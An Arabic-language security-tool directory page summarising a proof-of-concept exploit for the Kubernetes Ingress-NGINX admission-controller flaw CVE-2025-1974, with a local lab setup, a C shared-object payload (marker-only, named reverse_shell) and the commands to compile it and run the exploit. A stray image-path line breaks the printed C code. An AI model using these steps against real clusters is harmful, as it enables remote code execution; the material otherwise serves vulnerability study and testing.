

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-1974 — استغلال لإثبات المفهوم لـ CVE-2025-1974 (IngressNightmare) يستهدف Kubernetes Ingress-NGINX Admission Controller لتحقيق تنفيذ التعليمات البرمجية عن بعد عبر طلبات AdmissionReview الخبيثة. | Kitploit
أدوات/GitHubGitHub/chhhd/cve-2025-1974
أمن الحاوياتتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقأمن السحابةأداة الوصول عن بعدتطوير الحمولات
GitHubchhhd/cve-2025-1974

CVE-2025-1974

استغلال لإثبات المفهوم لـ CVE-2025-1974 (IngressNightmare) يستهدف Kubernetes Ingress-NGINX Admission Controller لتحقيق تنفيذ التعليمات البرمجية عن بعد عبر طلبات AdmissionReview الخبيثة.

1137منذ سنة واحدةلم تتم المراجعة بعد
مشاركة
عرض المستودع

Kubernetes Ingress-NGINX تنفيذ تعليمات برمجية عن بُعد غير مصادق عليه (CVE-2025-1974)

Ingress-NGINX: وحدة تحكم الدخول (Ingress Controller) لـ Kubernetes تستخدم NGINX كعكس وكيل وموازن تحميل

ينشأ الثغرة "IngressNightmare" (CVE-2025-1974) من عيب قاتل في وحدة تحكم القبول (Admission Controller) لـ Ingress-NGINX، وهي آلية أمان أساسية في Kubernetes التي تتحقق من صحة موارد Ingress الواردة.

تتعرض وحدة التحكم هذه للشبكة دون مصادقة، مما يسمح للمهاجم بالتلاعب بطلبات AdmissionReview الخبيثة وإدراج تكوينات غير مصرح بها في موارد Ingress.

عند دمجها مع ثغرات أخرى (CVE-2025-24514, CVE-2024-1097 أو CVE-2025-1098) يمكن أن تؤدي إلى تنفيذ تعليمات برمجية عن بُعد.

بعض السلاسل القابلة للاستغلال هي:

CVE-2025-1974+CVE-2025-24514: RCE عبر حقن التعليق التوضيحي auth-url

CVE-2025-1974+CVE-2025-1097: RCE عبر التعليق التوضيحي auth-tls-match-cn

CVE-2025-1974+CVE-2025-1098: RCE عبر إساءة استخدام UID الصورة

إعداد البيئة

لمحاكاة الثغرة، تم استخدام بيئة Kubernetes مبنية على K3s للبساطة

docker compose up -d

انتظر حتى تصبح API Kubernetes جاهزة ويبدأ تشغيل وحدة تحكم Ingress-nginx. عند بدء تشغيل البيئة، يستمع Ingress-NGINX على المنفذين 30080 و30443 (TLS)، ووحدة تحكم القبول Ingress-NGINX على المنفذ 30443.

عملية التنفيذ

.so أولاً، يجب تجميع حمولة كائن مشترك (.so) تطابق بنية الحاوية.

#include<stdio.h>
#include<stdlib.h>

__attribute__((constructor)) static void reverse_shell(void)
{

    system("touch /tmp/hacked");
}
  1. تجميع الكود المصدري
gcc -shared -fPIC -o shell.so shell.c
  1. بعد تجميع الكود المصدري أعلاه في البيئة المناسبة، استخدم exploit.py لاستغلال الثغرة
python3 poc.py -a https://localhost:30443/networking/v1/ingresses -i http://localhost:30080/fake/addr -s shell.so

AdmissionReview يعمل الاستغلال AdmissionReview عن طريق تزوير طلب حقن توجيهي يجبر NGINX على تحميل كائن مشترك ديناميكي خبيث.

إذا نجح الاستغلال، يمكن ملاحظة إنشاء ملف داخل حاوية ingress-nginx باسم ssl_engine.
image

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    369
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    282

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






